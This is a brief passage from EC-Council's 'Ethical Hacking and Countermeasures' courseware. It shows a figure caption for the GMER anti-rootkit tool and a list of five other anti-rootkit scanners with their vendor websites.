


Figure 6.180: Screenshot of anti-rootkit GMER

A few more important anti-rootkits are listed as follows.

- Stinger (*https://www.trellix.com*)
- Avast One (*https://www.avast.com*)
- TDSSKiller (*https://usa.kaspersky.com*)
- Malwarebytes Anti-Rootkit (*https://www.malwarebytes.com*)
- AVG Rootkit Scanner (*https://www.avg.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.